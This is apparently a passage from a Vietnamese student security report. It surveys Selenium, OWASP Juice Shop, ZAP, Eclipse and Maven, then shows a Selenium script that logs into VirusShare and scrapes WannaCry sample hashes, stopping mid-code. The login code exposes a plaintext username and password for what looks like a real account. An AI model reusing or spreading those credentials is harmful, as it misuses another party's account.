Với khả năng phân phối kiểm thử trên nhiều máy tính và trình duyệt đồng thời, Selenium Grid giúp tối ưu hóa thời gian và tài nguyên, tăng hiệu suất và độ chính xác của quá trình kiểm thử. Tính linh hoạt và mở rộng của nó cho phép quản lý và điều khiển các kịch bản kiểm thử từ xa một cách dễ dàng, cũng như mở rộng hệ thống theo nhu cầu. Selenium Grid cũng giúp quản lý tài nguyên hiệu quả, giảm thiểu lãng phí và tối ưu hóa sử dụng tài nguyên máy tính. Cuối cùng, tích hợp tốt với các công cụ và frameworks kiểm thử tự động khác nhau giúp tối ưu hóa quy trình kiểm thử và tạo điều kiện thuận lợi cho việc sử dụng các công cụ mà bạn đã quen thuộc.

- **Nhược điểm**

Mặc dù Selenium Grid mang lại nhiều lợi ích trong việc tăng cường hiệu suất kiểm thử tự động, nhưng cũng tồn tại một số nhược điểm cần xem xét. Việc cài đặt và cấu hình Selenium Grid có thể phức tạp và đòi hỏi kiến thức kỹ thuật cao, gây khó khăn cho những người mới bắt đầu hoặc các tổ chức không có nguồn lực kỹ thuật đủ lớn. Hơn nữa, việc duy trì một mạng lưới phức tạp có thể tăng chi phí về cả phần cứng và bảo trì. Selenium Grid cũng có thể gặp phải các vấn đề về tương thích giữa các phiên bản trình duyệt và hệ điều hành khác nhau, làm giảm hiệu suất và độ tin cậy của quá trình kiểm thử. Quản lý Selenium Grid cũng có thể trở nên phức tạp với số lượng các nodes và bài kiểm thử lớn, đặc biệt khi cần quản lý các môi trường kiểm thử phức tạp với nhiều biến thể và cấu hình khác nhau. Cuối cùng, việc mở rộng hệ thống có thể gặp phải các giới hạn về hiệu suất và khả năng mở rộng, đặt ra thách thức cho việc đáp ứng nhu cầu kiểm thử ngày càng tăng.

2.4.3.d. Selenium Remote Control (Selenium RC)


Selenium RC, hay còn gọi là Selenium 1, đóng vai trò là một trong những framework kiểm thử chính trong dự án Selenium. Đây là công cụ kiểm thử web tự động hóa đầu tiên cho phép người dùng lựa chọn và sử dụng ngôn ngữ lập trình ưa thích của họ. Selenium RC sử dụng một kiến trúc client-server, trong đó client là ngôn ngữ lập trình như Java, Python,... và server là một phần mềm chạy trên máy chủ, giao tiếp với trình duyệt web để thực hiện các thao tác kiểm thử. Tính đến phiên bản 2.25.0, Selenium RC đã hỗ trợ nhiều ngôn ngữ lập trình phổ biến bao gồm Java, C#, PHP, Python, Perl và Ruby.

Tuy nhiên, Selenium RC và Selenium WebDriver đã được gộp lại vào năm 2009, tạo thành một dự án duy nhất được gọi là Selenium WebDriver hoặc Selenium 2.0. Quá trình này được thực hiện sau một cuộc họp giữa các nhà phát triển tại Hội Nghị Tự Động Hóa Kiểm Thử của Google vào năm 2009. Điều này được thực hiện để kết hợp các ưu điểm của cả hai công nghệ và tạo ra một công cụ mạnh mẽ hơn để tự động hóa việc kiểm thử trên các ứng dụng web.

2.5. Công cụ hỗ trợ

2.5.1. OWASP Juice Shop

OWASP Juice Shop là ứng dụng web được cấu hình một cách không an toàn hiện đại và phức tạp nhất, có giao diện như *Hình 6*. Nó có thể được sử dụng trong các khóa đào tạo về bảo mật, các demo, CTFs và như một con chuột thí nghiệm cho các công cụ bảo mật! Juice Shop bao gồm các lỗ hổng từ Top 10 OWASP cùng với nhiều lỗ hổng bảo mật khác được tìm thấy trong các ứng dụng thực tế.



Hình 6. Giao diện ứng dụng web OWASP Juice Shop

Mô tả

OWASP Juice Shop được tạo ra bởi Björn Kimminich và được phát triển, bảo trì và dịch bởi một đội ngũ tình nguyện viên. Juice Shop được viết bằng Node.js, Express và Angular. Đây là ứng dụng đầu tiên được viết hoàn toàn bằng JavaScript được liệt kê trong OWASP VWA Directory. Ứng dụng chứa một số lượng lớn các thách thức với độ khó khác nhau, nơi người dùng sẽ khai thác các lỗ hổng cơ bản. Tiến trình khai thác được theo dõi trên một bảng điểm.

Ngoài trường hợp sử dụng cho đào tạo các lập trình viên, hacker, các proxy kiểm thử hoặc công cụ quét bảo mật có thể sử dụng Juice Shop như một “con chuột thí nghiệm” để kiểm tra xem công cụ của họ xử lý tốt như thế nào với các giao diện ứng dụng JavaScript và REST APIs.

Các lỗ hổng được tìm thấy trong OWASP Juice Shop được phân loại thành nhiều nhóm khác nhau. Hầu hết chúng bao gồm các loại rủi ro hoặc lỗ hổng khác nhau từ các danh sách hoặc tài liệu nổi tiếng, như OWASP Top 10, OWASP ASVS, OWASP Automated

Threat Handbook, OWASP API Security Top 10 hoặc Common Weakness Enumeration của MITRE. Dưới đây là danh sách các thử thách trong OWASP Juice Shop:


Lỗi hỏng	Thử thách
Broken Access Control	Admin Section, CSRF, Easter Egg, Five-Star Feedback, Forged Feedback, Forged Review, Manipulate Basket, Product Tampering, SSRF, View Basket, Web3 Sandbox
Broken Anti Automation	CAPTCHA Bypass, Extra Language, Multiple Likes, Reset Morty's Password
Broken Authentication	Bjoern's Favorite Pet, Change Bender's Password, GDPR Data Erasure, Login Bjoern, Password Strength, Reset Bender's Password, Reset Bjoern's Password, Reset Jim's Password, Two Factor Authentication
Cryptographic Issues	Forged Coupon, Imaginary Challenge, Nested Easter Egg, Premium Paywall, Weird Crypto
Improper Input Validation	Admin Registration, Deluxe Fraud, Empty User Registration, Expired Coupon, Mint the Honey Pot, Missing Encoding, Payback Time, Poison Null Byte, Repetitive Registration, Upload Size, Upload Type, Zero Stars
Injection	Christmas Special, Database Schema, Ephemeral Accountant, Login Admin, Login Bender, Login Jim, NoSQL DoS, NoSQL Exfiltration, NoSQL Manipulation, SSTi, User Credentials

Insecure Deserialization	Blocked RCE DoS, Successful RCE DoS
Miscellaneous	Bully Chatbot, Mass Dispel, Privacy Policy, Score Board, Security Advisory, Security Policy, Wallet Depletion
Security Misconfiguration	Cross-Site Imaging, Deprecated Interface, Error Handling, Login Support Team
Security through Obscurity	Blockchain Hype, Privacy Policy Inspection, Steganography
Sensitive Data	Exposure Access Log, Confidential Document, Email Leak, Exposed Metrics, Forgotten Developer Backup, Forgotten Sales Backup, GDPR Data Theft, Leaked Access Logs, Leaked Unsafe Product, Login Amy, Login MC SafeSearch, Meta Geo Stalking, Misplaced Signature File, NFT Takeover, Reset Uvogin's Password, Retrieve Blueprint, Visual Geo Stalking
Unvalidated Redirects	Allowlist Bypass, Outdated Allowlist
Vulnerable Components	Arbitrary File Write, Forged Signed JWT, Frontend Typosquatting, Kill Chatbot, Legacy Typosquatting, Local File Read, Supply Chain Attack, Unsigned JWT, Vulnerable Library
XSS	API-only XSS, Bonus Payload, CSP Bypass, Client-side XSS Protection, DOM XSS, HTTP-Header XSS, Reflected XSS, Server-side XSS Protection, Video XSS
XXE	XXE Data Access, XXE DoS

2.5.2. Zed Attack Proxy (ZAP)

Zed Attack Proxy (ZAP) là một công cụ kiểm thử xâm nhập miễn phí, mã nguồn mở, được duy trì dưới sự bảo trợ của Dự án Bảo mật Phần mềm (Software Security Project - SSP). ZAP được thiết kế đặc biệt để kiểm thử các ứng dụng web và rất linh hoạt cũng như có thể mở rộng.

Về cơ bản, ZAP là một công cụ "proxy man-in-the-middle" (proxy trung gian) như mô tả trong *Hình 7*. Nó đặt giữa trình duyệt của người kiểm thử và ứng dụng web để có thể chặn và kiểm tra các thông điệp được gửi giữa trình duyệt và ứng dụng web, sửa đổi nội dung nếu cần thiết, sau đó chuyển tiếp các gói tin đến đích. Nó có thể được sử dụng như một ứng dụng độc lập và như một quá trình daemon.



Hình 7. ZAP là một proxy trung gian

Nếu đã có một proxy mạng khác đang được sử dụng, như trong nhiều môi trường doanh nghiệp, ZAP có thể được cấu hình để kết nối với proxy đó (*Hình 8*).



Hình 8. ZAP có thể kết nối với một proxy khác

ZAP cung cấp chức năng cho nhiều mức độ kỹ năng khác nhau – từ các nhà phát triển, những người kiểm thử mới làm quen với kiểm thử bảo mật, cho đến các chuyên gia kiểm thử bảo mật. ZAP có các phiên bản cho mỗi hệ điều hành chính và Docker, vì vậy bạn không bị ràng buộc vào một hệ điều hành duy nhất.

Vì ZAP là mã nguồn mở, mã nguồn có thể được kiểm tra để thấy chính xác cách chức năng được triển khai. Bất kỳ ai cũng có thể tình nguyện làm việc trên ZAP, sửa lỗi, thêm tính năng, tạo pull request để kéo các bản sửa lỗi vào dự án và tạo các add-on để hỗ trợ các tình huống chuyên biệt. Giống như hầu hết các dự án mã nguồn mở, các khoản quyên góp được hoan nghênh để giúp trang trải chi phí cho các dự án.

- **Các tính năng chính**

Proxy Man-in-the-Middle

ZAP hoạt động như một proxy trung gian, chặn và kiểm tra các thông điệp giữa trình duyệt và ứng dụng web, cho phép chỉnh sửa nội dung trước khi chuyển tiếp. Điều này giúp các chuyên gia bảo mật phân tích và can thiệp vào lưu lượng dữ liệu giữa người dùng và máy chủ web một cách hiệu quả.

Quét Tự Động và Thủ Công

ZAP cung cấp khả năng quét tự động để phát hiện các lỗ hổng bảo mật trong ứng dụng web một cách nhanh chóng và hiệu quả. Ngoài ra, công cụ này cũng cho phép kiểm thử thủ công, giúp các chuyên gia bảo mật tự tay tìm kiếm và khai thác các lỗ hổng, tăng cường khả năng phát hiện các vấn đề bảo mật tiềm ẩn.

Spidering

Công cụ spidering của ZAP có khả năng thu thập thông tin về cấu trúc và nội dung của một ứng dụng web bằng cách duyệt qua các liên kết. Điều này giúp tạo ra một bản đồ chi tiết về ứng dụng web, hỗ trợ quá trình kiểm thử và phân tích bảo mật.

Fuzzer

Tính năng fuzzer của ZAP cho phép gửi các dữ liệu ngẫu nhiên hoặc không hợp lệ đến ứng dụng web để kiểm tra tính bảo mật và xử lý lỗi. Đây là một phương pháp hiệu quả để tìm ra các điểm yếu và lỗ hổng bảo mật có thể bị khai thác.

Chỉnh Sửa và Phát Lại Yêu Cầu

ZAP cho phép chỉnh sửa các yêu cầu HTTP/HTTPS và phát lại chúng để kiểm tra các phản hồi từ máy chủ web. Tính năng này hữu ích cho việc kiểm tra tính bảo mật và xác minh các lỗ hổng được phát hiện.

Bảng Điều Khiển và Marketplace

Bảng điều khiển của ZAP cung cấp giao diện dễ sử dụng để theo dõi và quản lý các kiểm thử bảo mật. Người dùng có thể dễ dàng truy cập và điều chỉnh các tính năng của công cụ thông qua giao diện này. ZAP còn có một Marketplace với nhiều add-on miễn phí, giúp mở rộng các tính năng và khả năng kiểm thử bảo mật. Người dùng có thể tùy chỉnh ZAP để phù hợp với các nhu cầu cụ thể của dự án kiểm thử.

Hỗ Trợ Đa Hệ Điều Hành

ZAP có các phiên bản cho nhiều hệ điều hành chính như Windows, macOS, Linux và Docker. Điều này đảm bảo rằng người dùng có thể sử dụng ZAP trên nền tảng ưa thích của họ mà không gặp trở ngại.

Tích Hợp CI/CD

ZAP có thể tích hợp vào các pipeline CI/CD, giúp tự động hóa các kiểm thử bảo mật trong quá trình phát triển và triển khai phần mềm, đảm bảo rằng các ứng dụng được kiểm thử bảo mật liên tục và kịp thời.

Hỗ Trợ API

ZAP cung cấp API để tự động hóa các quy trình kiểm thử bảo mật và tích hợp với các công cụ khác. API này giúp tăng cường khả năng kiểm thử và quản lý bảo mật cho các dự án lớn và phức tạp.

Những tính năng này làm cho ZAP trở thành một công cụ mạnh mẽ và linh hoạt, đáp ứng được các nhu cầu kiểm thử bảo mật của các nhà phát triển và chuyên gia bảo mật.

2.5.3. Eclipse IDE

Eclipse IDE (Integrated Development Environment) là một môi trường phát triển tích hợp mã nguồn mở được sử dụng rộng rãi cho việc phát triển các ứng dụng phần mềm.

Tháng 11 năm 2001, IBM đã khởi đầu một dự án có tên là Eclipse để triển khai một IDE dùng để phát triển các ứng dụng nhúng dựa trên ngôn ngữ Java. Phiên bản ban đầu của Eclipse bắt nguồn từ Visual Age – một IDE đa ngôn ngữ lập trình của IBM. Vào tháng 1 năm 2004, Eclipse Foundation hoạt động như một tổ chức độc lập, phi lợi nhuận. Tổ chức này tập trung phát triển dự án Eclipse như một ứng dụng mã nguồn mở tách bạch khỏi nhà cung cấp.

Ban đầu Eclipse được tạo ra để phát triển Java IDE, tuy nhiên Eclipse Foundation hiện đang phát triển một loạt các công cụ phát triển hỗ trợ nhiều ngôn ngữ lập trình: C/C++, PHP, Javascript, Python, Rust. Nhưng trên hết nó vẫn được mọi người biết và sử dụng nhiều nhất để phát triển các ứng dụng Java.

Eclipse IDE cung cấp một nền tảng mạnh mẽ và linh hoạt với nhiều tính năng hỗ trợ cho lập trình viên bao gồm:

Hỗ trợ nhiều ngôn ngữ lập trình

Eclipse IDE hỗ trợ nhiều ngôn ngữ lập trình như Java, C/C++, Python, JavaScript, PHP, và nhiều ngôn ngữ khác thông qua các plugin và phần mở rộng.

Plugin phong phú

Một trong những điểm mạnh của Eclipse là hệ thống plugin phong phú và đa dạng. Người dùng có thể cài đặt các plugin để mở rộng chức năng của Eclipse, từ việc hỗ trợ thêm các ngôn ngữ lập trình đến các công cụ quản lý dự án và kiểm thử.

Giao diện đồ họa

Eclipse IDE cung cấp một giao diện đồ họa trực quan, giúp lập trình viên dễ dàng thao tác và quản lý mã nguồn, tài nguyên dự án và các công cụ phát triển khác.

Công cụ gỡ lỗi

Eclipse đi kèm với các công cụ gỡ lỗi mạnh mẽ, cho phép lập trình viên kiểm tra và sửa lỗi trong mã nguồn một cách hiệu quả.

Hỗ trợ quản lý dự án

Eclipse tích hợp các công cụ quản lý dự án như Maven và Gradle, giúp lập trình viên quản lý phụ thuộc và quy trình xây dựng dự án một cách dễ dàng.

Tích hợp hệ thống kiểm soát phiên bản

Eclipse hỗ trợ tích hợp với các hệ thống kiểm soát phiên bản như Git, SVN, và CVS, giúp lập trình viên quản lý phiên bản mã nguồn và cộng tác với các thành viên trong nhóm phát triển.

Cộng đồng lớn

Eclipse có một cộng đồng người dùng và nhà phát triển lớn, cung cấp nhiều tài liệu, hướng dẫn và hỗ trợ trực tuyến.

Eclipse IDE được sử dụng phổ biến trong các dự án phát triển phần mềm lớn và nhỏ, từ các ứng dụng di động đến các hệ thống doanh nghiệp phức tạp. Với khả năng mở rộng và tùy chỉnh cao, Eclipse IDE là một lựa chọn phổ biến cho các lập trình viên trên toàn thế giới.

2.5.4. Maven

Apache Maven là một công cụ quản lý dự án và tự động hóa xây dựng được sử dụng rộng rãi trong phát triển phần mềm, đặc biệt là trong các dự án Java. Maven đơn giản hóa các quy trình xây dựng phức tạp trong dự án Jakarta Turbine. Trước đó, các dự án khác nhau có các tệp xây dựng Ant riêng, với nhiều sự khác biệt nhỏ. Các tệp JAR cũng được lưu trữ trong CVS, khiến việc chia sẻ chúng giữa các dự án trở nên khó khăn. Maven ra đời nhằm mục đích tạo ra một cách tiêu chuẩn để xây dựng các dự án, cung cấp một định nghĩa rõ ràng về thành phần của dự án, cung cấp một cách dễ dàng để công bố thông tin dự án và tạo điều kiện chia sẻ các thư viện JAR giữa các dự án.

Kết quả là Maven trở thành một công cụ mạnh mẽ có thể được sử dụng để xây dựng và quản lý bất kỳ dự án dựa trên Java nào. Mục tiêu của Maven là giúp các nhà phát triển Java có thể nhanh chóng nắm bắt được trạng thái đầy đủ của một nỗ lực phát triển. Để đạt được mục tiêu này, Maven tập trung vào bốn lĩnh vực chính:

Làm cho quá trình xây dựng dự án trở nên dễ dàng hơn

Maven giúp che giấu nhiều chi tiết kỹ thuật của quá trình xây dựng, giúp các nhà phát triển dễ dàng hơn trong việc tạo, quản lý và triển khai các dự án.

Cung cấp một hệ thống xây dựng thống nhất

Maven xây dựng dự án dựa trên mô hình đối tượng dự án (POM) và một tập hợp các plugin. Điều này có nghĩa rằng khi quen với một dự án Maven, bạn sẽ biết cách xây dựng tất cả các dự án Maven khác, tiết kiệm thời gian khi làm việc với nhiều dự án.

Cung cấp thông tin dự án chất lượng

Maven cung cấp các thông tin hữu ích về dự án, bao gồm thay đổi log được tạo trực tiếp từ hệ thống quản lý mã nguồn, mã nguồn chéo, danh sách gửi thư do dự án quản lý, các phụ thuộc được sử dụng và các báo cáo kiểm tra đơn vị. Các sản phẩm phân tích mã nguồn bên thứ ba cũng cung cấp các plugin Maven để thêm các báo cáo của chúng vào thông tin tiêu chuẩn do Maven cung cấp.

Khuyến khích các thực hành phát triển tốt hơn

Maven nhằm mục đích tập hợp các nguyên tắc tốt nhất cho phát triển và làm cho việc áp dụng chúng trở nên dễ dàng hơn. Maven cũng khuyến khích việc quản lý các phụ thuộc dự án một cách có hệ thống, đảm bảo rằng các thư viện được sử dụng là tương thích với nhau.

Tóm lại, Apache Maven là một công cụ mạnh mẽ giúp đơn giản hóa quá trình xây dựng, cung cấp một hệ thống xây dựng thống nhất, cung cấp thông tin dự án chất lượng và khuyến khích các thực hành phát triển tốt hơn cho các dự án Java. Với những tính năng này, Maven đã trở thành một phần không thể thiếu trong nhiều dự án phát triển phần mềm dựa trên Java.

CHƯƠNG 3: HIỆN THỰC HỆ THỐNG

3.1. Kịch bản 1: Sử dụng Selenium để lấy data tự động từ web

Ngữ cảnh:

VirusShare là một trang web dành cho các nhà nghiên cứu bảo mật, chuyên gia an ninh mạng, và các cá nhân quan tâm đến việc phân tích mã độc (malware). Trang web này cung cấp một kho lưu trữ lớn các mẫu mã độc được chia sẻ công khai, giúp người dùng có thể tải về và nghiên cứu để phát hiện và phòng chống các mối đe dọa an ninh mạng. Việc thu thập thông tin của từng mẫu mã độc khá mất thời gian nên cần một công cụ thích hợp để tự động lấy thông tin một cách nhanh chóng.

Kịch bản triển khai:

Attacker sử dụng công cụ Selenium cùng với WebDriver (sử dụng Edge Driver) để thực hiện tự động hóa quá trình lấy thông tin, cụ thể là mã HASH của các mẫu mã độc họ WannaCry trên trang web VirusShare.

Đánh giá mức độ nguy hiểm: Low

Kịch bản này có độ nguy hiểm khá thấp bởi vì các thông tin cần thu thập đều được công khai trên trang web chính thức của VirusShare và bất cứ ai cũng có thể lấy được, chúng không có nguy cơ gây hại trực tiếp đến trang web này hay ảnh hưởng đến dữ liệu đang có.

Triển khai:

Trang web mà nhóm em sẽ thực hiện lấy data là VirusShare. Chúng em sẽ viết script cho nó tự động thực hiện việc tìm kiếm các mã hash theo họ malware.

Việc đầu tiên là ta cần phải cài đặt Selenium cùng với WebDriver. Ở đây nhóm em xài Edge nên chúng em xài EdgeDriver (*Hình 9*). Ưu điểm của Edge là không cần phải quan tâm tới việc tương thích phiên bản, trong khi Chrome và Firefox có nhiều phiên bản khác nhau dẫn tới việc bị conflict lúc sử dụng.

```

4c26ed54d6887cde61994bb3d1cada7956c1b19ff880f06f060c039918.json | 754ee7ecc66c7d0621496c9412b2c17665e2e33486f43fa0f4e6092ff1f8c6022.json | Ransomware.ipynb X ...
+ Code + Markdown | Run All | Restart | Clear All Outputs | Variables | Outline | ...
Python 3.12.3
D v
from bs4 import BeautifulSoup
import json
import pandas as pd
from selenium import webdriver
import urllib.parse
import re
import time
from selenium.webdriver.common.by import By
from selenium.webdriver.common.keys import Keys
from selenium.webdriver.remote.webelement import WebElement
from selenium import webdriver
from selenium.webdriver.edge.service import Service
from selenium.webdriver.edge.options import Options
import csv
[64] Python

PATH = r"C:\\\\Users\\\\chau\\\\Downloads\\\\edgedriver_win64\\\\msedgedriver.exe"
# Create a service object with the specified path
service = Service(executable_path=PATH)

# Create Chrome options if needed
edge_options = Options()

# Initialize the Chrome webdriver with the service and options
driver = webdriver.Edge(service=service, options=edge_options)
[65] Python

```

Hình 9. Kịch bản 1 sử dụng trình duyệt Edge

Sau khi chạy đoạn code trên, trình duyệt Edge sẽ tự động tử mở lên.

*Hình 10. Trình duyệt Edge sẽ tự động được mở lên sau khi thực thi đoạn code*

Tiếp theo là script để nó tự động đăng nhập vào. Ta cần phải biết được url của trang login như thế nào. Ở đây ta sẽ tìm element chứa “username” và “password” để xác định đây sẽ là nơi chúng ta tương tác. Sau đó truyền vào hai ô này giá trị “username” và “password” đã được lưu sẵn, rồi tìm nút “Submit” và bấm vào đó.

```

username = 'SE03_Research'
password = 'BNbdy9kB31Rx'

# Specify the URL of the login page
login_url = 'https://virusshare.com/login'

# Open the login page
driver.get(login_url)


# Locate the username and password fields and submit button
username_field = driver.find_element(By.NAME, 'username') # Replace 'username' with the actual name attribute
password_field = driver.find_element(By.NAME, 'password') # Replace 'password' with the actual name attribute
submit_button = driver.find_element(By.XPATH, "//input[@type='Submit']")

# Fill in the login form
username_field.send_keys(username)
password_field.send_keys(password)
submit_button.click()

```

Hình 11. Đoạn code truyền dữ liệu username và password

Nó đã tự động điền vào ô username và password rồi nhấn Login để đăng nhập.



Hình 12. Tự động đăng nhập bằng cách truyền dữ liệu và nhấn Login

Microsoft Edge is being controlled by automated test software.

VirusShare.com - Because Sharing is Caring

Home • Hashes • Torrents • Research • About • Swag Shop

System currently contains 81,787,953 malware samples.

Report for a sample recently added to the system:
8b5e6753928f21d01772e60ef42293cd69700eed0dfe34f032567deffabc08e0

VirusShare info last updated 2024-06-04 00:00:01 UTC

MD5	55aef3b69cd1a68dc5feacb64ce64263				
SHA1	645bac628030dd5911517fd85e21362ba1f559fd				
SHA256	8b5e6753928f21d01772e60ef42293cd69700eed0dfe34f032567deffabc08e0				
SSDeep	192:Paz1gpLu0GzGd6ypL4AuTsqsnpqcPXEAB3E9V1G9ZWlJdxqHII1xb:QTLu0GSVliVY3WIJ+RN				
Authentihash	0becbca500b9dec5844b1a2e062ec78e7d2e10976013f63f5a19da985ffb0823				
Size	13,824 bytes				
File Type	PE32+ executable (console) x86-64 (stripped to external PDB), for MS Windows				
Mime Type	application/x-dosexec				
Extension	.exe				
TrID	Microsoft Visual C++ compiled executable (generic) (41.1%) Win64 Executable (generic) (26.1%) Win16 NE executable (generic) (12.5%) Windows Icons Library (generic) (5.1%) OS/2 Executable (generic) (5.0%)				
Detections (21/74)	ALYac AVG	Gen:Variant.Cerbu.207955 Win32:Dh-A [Heur]			

Page 2 of 2 198 words English (United Kingdom) Text Predictions: On Accessibility: Investigate

Hình 13. Trang web sau khi đăng nhập thành công

Nhóm em sẽ thử tìm kiếm sample theo họ WannaCry, các file theo định dạng .exe và có ngày upload sau 02/01/2023 nên sẽ gửi vào ô Search một chuỗi query “wanna extension:exe after:2023-01-02T03:04:05Z”. Sau đó nhấn nút search.

```
search_box = driver.find_element("name", 'search')
search_box.send_keys('wanna extension:exe after:2023-01-02T03:04:05Z')
submit_button = driver.find_element(By.XPATH, "//input[@type='submit']")
submit_button.click()
```

Hình 14. Đoạn code tìm kiếm sample mã độc

Có thể thấy khi thực thi đoạn code, nó đã bắt đầu tìm kiếm theo chuỗi query mà nhóm truyền vào. Kết quả hiển thị như *Hình 15*.

VirusShare.com - Because Sharing is Caring

Home • Hashes • Torrents • Research • About • Swag Shop

wanna extension.exe after:2023-01-02T03:00:00Z Search ?

System currently contains 81,787,953 malware samples.

Report for a sample recently added to the system:
8b5e6753928f21d01772e60ef42293cd69700eed0dfe34f032567deffabc08e0

VirusShare info last updated 2024-06-04 00:00:01 UTC

MD5	55aef3b69cd1a68dc5feacb64ce64263			
SHA1	645bac628030dd5911517fd85e21362ba1f559fd			
SHA256	8b5e6753928f21d01772e60ef42293cd69700eed0dfe34f032567deffabc08e0			
SSDeep	192:Pazl1gpLu0GzGd6ypL4AuTsqsnpqcPXeEAB3E9V1G9ZWlJdxqHII1xb:QTLu0GSVliVY3WIJj+RN			
Authentihash	0becbca500b9dec5844b1a2e062ec78e7d2e10976013f63f5a19da985ffb0823			
Size	13,824 bytes			
File Type	PE32+ executable (console) x86-64 (stripped to external PDB), for MS Windows			
Mime Type	application/x-dosexec			
Extension	exe			
TrID	Microsoft Visual C++ compiled executable (generic) (41.1%) Win64 Executable (generic) (26.1%) Win16 NE executable (generic) (12.5%) Windows Icons Library (generic) (5.1%) OS/2 Executable (generic) (5.0%)			
Detections (21/74)	ALYac Gen:Variant.Cerbu.207955 AVG Win32:Dh-A [Heur]			

Hình 15. Kết quả tìm kiếm sample mã độc

Bây giờ muốn lấy được mã hash SHA256 của từng sample thì ta cần phải xác định được element mà ta muốn lấy là ở đâu. Ta thử xem code của trang web thì đối với ô SHA256 nó không được định nghĩa một cách riêng biệt so với các ô khác trong trang nên việc xác định đúng ô để lấy được data sẽ khá là khó khăn. Nó chỉ có nhãn `<td colspan="2">` như nhiều element khác.

The screenshot shows a Microsoft Edge browser window with the URL <https://virusshare.com/search>. The page displays search results for 'wanna extension.exe after:2023-01-02T03C'. One result is highlighted, showing details like MD5, SHA1, SHA256, SSDeep, ImpHash, Size, File Type, Mime Type, Extension, and TrID. The SHA256 value is 'b183f30ffbc147a8a7e6ed5cd2aa0f3cf36275466c5d0fe05dba33a9bf861e2'. The developer tools (F12) are open, specifically the Elements tab, which highlights the same SHA256 value within a table cell (`<td>`). The browser status bar at the bottom indicates 'Microsoft Edge is being controlled by automated test software.'

Hình 16. Mã hash SHA256 không được định nghĩa trong một element riêng biệt

Vậy nên em chuyển sang lấy mã hash ở ngay đầu body của trang vì nó sẽ dễ lấy hơn. Ở đây em truy vấn tới element /html/body/center[4]/input/form[3]

The screenshot shows a Microsoft Edge browser window with the URL <https://virusshare.com/search>. The page displays search results for 'wanna extension.exe after:2023-01-02T03C'. One result is highlighted, showing details like MD5, SHA1, SHA256, SSDeep, ImpHash, Size, File Type, Mime Type, Extension, and TrID. The SHA256 value is 'b183f30ffbc147a8a7e6ed5cd2aa0f3cf36275466c5d0fe05dba33a9bf861e2'. The developer tools (F12) are open, specifically the Elements tab, which highlights the same SHA256 value within a td element under the 'Detection' section. The browser status bar at the bottom indicates 'Microsoft Edge is being controlled by automated test software.'

Hình 17. Lấy mã hash ở đầu trang

Và ta sẽ lưu các mã hash trích xuất được vào một list riêng để tiện cho việc sử dụng sau này.

Ransomware.ipynb > ...

+ Code + Markdown | ▶ Run All ⌂ Restart ⌂ Clear All Outputs | 📁 Variables ⌂ Outline ⌂

```
url = []
kt= True
while kt:
    click_success = False
    #time.sleep(10)
    html_content = driver.page_source
    # Parse the HTML content of the page using BeautifulSoup
    soup = BeautifulSoup(html_content, 'html.parser')
    #print(soup)
    a_tags = soup.find_all('a')
    # Find all <td> tags with colspan="3" and align="center" and valign="top"
    # Extract href attribute from <a> tags
